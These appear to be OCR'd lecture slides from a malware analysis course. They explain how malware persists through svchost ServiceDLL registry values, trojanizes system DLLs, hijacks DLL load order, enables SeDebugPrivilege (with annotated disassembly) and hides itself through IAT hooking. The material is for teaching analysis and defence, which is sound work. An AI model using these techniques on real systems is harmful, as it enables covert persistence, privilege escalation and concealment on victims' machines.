WmiPrvSE.exe	1580		3,968 K	
WmiPrvSE.exe	2820	0.09	5,044 K	
svchost.exe	716	0.01	3,524 K	
svchost.exe	756		14,184 K	
audiodg.exe	2180		14,988 K	
svchost.exe	844		51,092 K	
dwm.exe	2968	0.15	103,948 K	
svchost.exe	940	0.25	27,900 K	
svchost.exe	1100	0.01	5,652 K	
svchost.exe				
spoolsv.exe				
svchost.exe				
svchost.exe				
gogoc.exe				
sqlwriter.exe				
TeamViewe				
vmtoolsd.ex				
svchost.exe				
wradvs.exe				

Command Line:
C:\Windows\system32\svchost.exe -k netsvcs
Path:
C:\Windows\System32\svchost.exe (netsvcs)
Services:
Background Intelligent Transfer Service [BITS]
Certificate Propagation [CertPropSvc]
Group Policy Client [gpsvc]
IP Helper [iphlpsvc]
IKE and AuthIP IPsec Keying Modules [IKEEXT]
Multimedia Class Scheduler [MMCSS]
Remote Desktop Configuration [SessionEnv]
Shell Hardware Detection [ShellHWDetection]
System Event Notification Service [SENS]
Server [LanmanServer]
Task Scheduler [Schedule]
Themes [Themes]
User Profile Service [ProfSvc]
Windows Update [wuauserv]
Windows Management Instrumentation [Winmgmt]

CPU Usage: 2.53% | Commit Charge: 24.38% | Processes: 54 | Physical Usa




Name	Type	Data
(Default)	REG_SZ	(value not set)
apphost	REG_MULTI_SZ	apphostsvc
AxInstSVGroup	REG_MULTI_SZ	AxInstSV
bthsvcs	REG_MULTI_SZ	bthserv
DcomLaunch	REG_MULTI_SZ	Power PlugPlay D
defragsvc	REG_MULTI_SZ	defragsvc
iissvcs	REG_MULTI_SZ	w3svc was
imgsvc	REG_MULTI_SZ	StiSvc
LocalService	REG_MULTI_SZ	nsi WdiServiceHos
LocalServiceAndNoImpersonation	REG_MULTI_SZ	SSDPSRV upnphos
LocalServiceNetworkRestricted	REG_MULTI_SZ	DHCP eventlog A
LocalServiceNoNetwork	REG_MULTI_SZ	DPS PLA BFE mps
LocalServicePeerNet	REG_MULTI_SZ	PNRPSvc p2pimsv
LocalSystemNetworkRestricted	REG_MULTI_SZ	UxSms WdiSystem
netsvcs	REG_MULTI_SZ	AeLookupSvc Cer
NetworkService	REG_MULTI_SZ	CryptSvc DHCP T
NetworkServiceAndNoImpersonation	REG_MULTI_SZ	KtmRm
NetworkServiceNetworkRestricted	REG_MULTI_SZ	PolicyAgent
PeerDist	REG_MULTI_SZ	PeerDistSvc
regsvc	REG_MULTI_SZ	RemoteRegistry
RPCSS	REG_MULTI_SZ	RpcEptMapper Rp
sdrsvc	REG_MULTI_SZ	sdrsvc

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

ServiceDLL

- All *svchost.exe* DLL contain a Parameters key with a ServiceDLL value
  - Malware sets ServiceDLL to the location of malicious DLL



Name	Type	Data
ab (Default)	REG_SZ	(value not set)
MajorVersion	REG_DWORD	0x00000007 (7)
MinorVersion	REG_DWORD	0x00000005 (5)
ab ServiceDll	REG_EXPAND_SZ	%windir%\system32\inetsrv\apphostsvc.dll

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\AppHostSvc\Parameters

Trojanized System Binaries

- Malware patches bytes of a system binary
- To force the system to execute the malware
  - The next time the infected binary is loaded
- DLLs are popular targets
- Typically, the entry function is modified
- Jumps to code inserted in an empty portion of the binary
- Then executes DLL normally





Table 12-1. rtutils.dll's DLL Entry Point Before and After Trojanization

Original code	Trojanized code

`DllEntryPoint(HINSTANCE hinstDLL,`
`  DWORD fdwReason, LPVOID`
`lpReserved)`
	`DllEntryPoint(HINSTANCE hinstDLL,`
	`  DWORD fdwReason, LPVOID`
	`lpReserved)`

`mov   edi, edi`	`jmp     DllEntryPoint_0`
`push  ebp`	
`mov   ebp, esp`	
`push  ebx`	
`mov   ebx, [ebp+8]`	
`push  esi`	
`mov   esi, [ebp+0Ch]`	

The default search order for DLLs



The default search order for loading DLLs on Windows XP is as follows:

1. The directory from which the application loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as *.../Windows/System32/*)
4. The 16-bit system directory (such as *.../Windows/System/*)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as *.../Windows/*)
6. The directories listed in the `PATH` environment variable

- DLL load-order hijacking: Overrides the search order for listed DLLs

Privilege Escalation

No User Account Control


- Most users run Win XP as Administrators all the time,
  - No privilege escalation is needed to become Administrator

- Metasploit has many privilege escalation exploits.
  - (http://www.metasploit.com/).

- DLL load-order hijacking can be used to escalate privileges

Using SeDebugPrivilege

- Processes run by the user can't do everything
- Functions like `TerminateProcess` or `CreateRemoteThread` require System privileges (above Administrator)
- The `SeDebugPrivilege` privilege was intended for debugging
- Allows local Administrator accounts to escalate to System privileges




Example 12-6 shows how malware enables its SeDebugPrivilege.

Example 12-6. Setting the access token to SeDebugPrivilege

```
00401003  lea     eax, [esp+1Ch+TokenHandle]
00401006  push    eax                         ; TokenHandle
00401007  push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)
; DesiredAccess
00401009  call    ds:GetCurrentProcess
0040100F  push    eax                         ; ProcessHandle
00401010  call    ds:OpenProcessToken 1
00401016  test    eax, eax
00401018  jz      short loc_401080
0040101A  lea     ecx, [esp+1Ch+Luid]
0040101E  push    ecx                         ; lpLuid
0040101F  push    offset Name                 ; "SeDebugPrivilege"
00401024  push    0                           ; lpSystemName
00401026  call    ds:LookupPrivilegeValueA
0040102C  test    eax, eax
0040102E  jnz     short loc_40103E
```

① **obtains an access token**



```
...
0040103E  mov     eax, [esp+1Ch+Luid.LowPart]
00401042  mov     ecx, [esp+1Ch+Luid.HighPart]
00401046  push    0                        ; ReturnLength
00401048  push    0                        ; PreviousState
0040104A  push    10h                      ; BufferLength
0040104C  lea     edx, [esp+28h+NewState]
00401050  push    edx                      ; NewState
00401051  mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax 3
00401055  mov     eax, [esp+2Ch+TokenHandle]
00401059  push    0                     ; DisableAllPrivileges
0040105B  push    eax                   ; TokenHandle
0040105C  mov    [esp+34h+NewState.PrivilegeCount], 1
00401064  mov    [esp+34h+NewState.Privileges.Luid.HighPt], ecx 4
00401068  mov    [esp+34h+NewState.Privileges.Attributes],
SE_PRIVILEGE_ENABLED 5
00401070  call   ds:AdjustTokenPrivileges 2
```

② AdjustTokenPrivileges raises privileges to System

Covering Its Tracks— User-Mode Rootkits


User-Mode Rootkits

- Modify the internal functionality of the OS
- Hide files, network connections, processes, etc.
- Kernel-mode rootkits are more powerful
- This section is about User-mode rootkits

IAT (Import Address Table) Hooking

- Parts of a PE file
- Filled in by the loader
- Contains entries for every DLL which is loaded by the executable.
- May be modified by Malware.
  - When the application is calling a function in a different module.

IAT Hooking



Legitimate Program

```
10001BCA      push     0
10001BCC      mov      eax, [ebp+hProcess]
10001BCF      push     eax
10001BD0    ❶ call     ds: TerminateProcess
```

Import Address Table (IAT)

```
10003044      7C801E16 - CreateProcessA
10003048      7C80180E - TerminateProcess
1000304C      7C863D2C - ReadFile
10003050      7C863EB7 - Process32First
```

Kernel32.dll TerminateProcess

```
7C80180E   push 20
7C801810   push kernel32.7C809BA8
7C801815   call kernel32.7C8024C6
7C80181A   xor ebx, ebx
7C80181C   mov ecx,dword ptr ss:[ebp+14]
7C80181F   cmp ecx, ebx
7C801821   je short  kernel32.7C801825
7C801823   mov ptr ds:[ecx],ebx
...
```

IAT with Hook

```
10003044      7C801E16 - CreateProcessA
10003048    ❷ 34200000 - Rootkit Code
1000304C      7C863D2C - ReadFile
10003050      7C863EB7 - Process32First
```

Rootkit

```
34200000     Malicious Code
...
```

Figure 11-4: IAT hooking of `TerminateProcess`*. The top path is the normal flow, and the bottom path is the flow with a rootkit*.

- **Will call Rootkit first**

Inline Hooking

- Overwrites the API function code
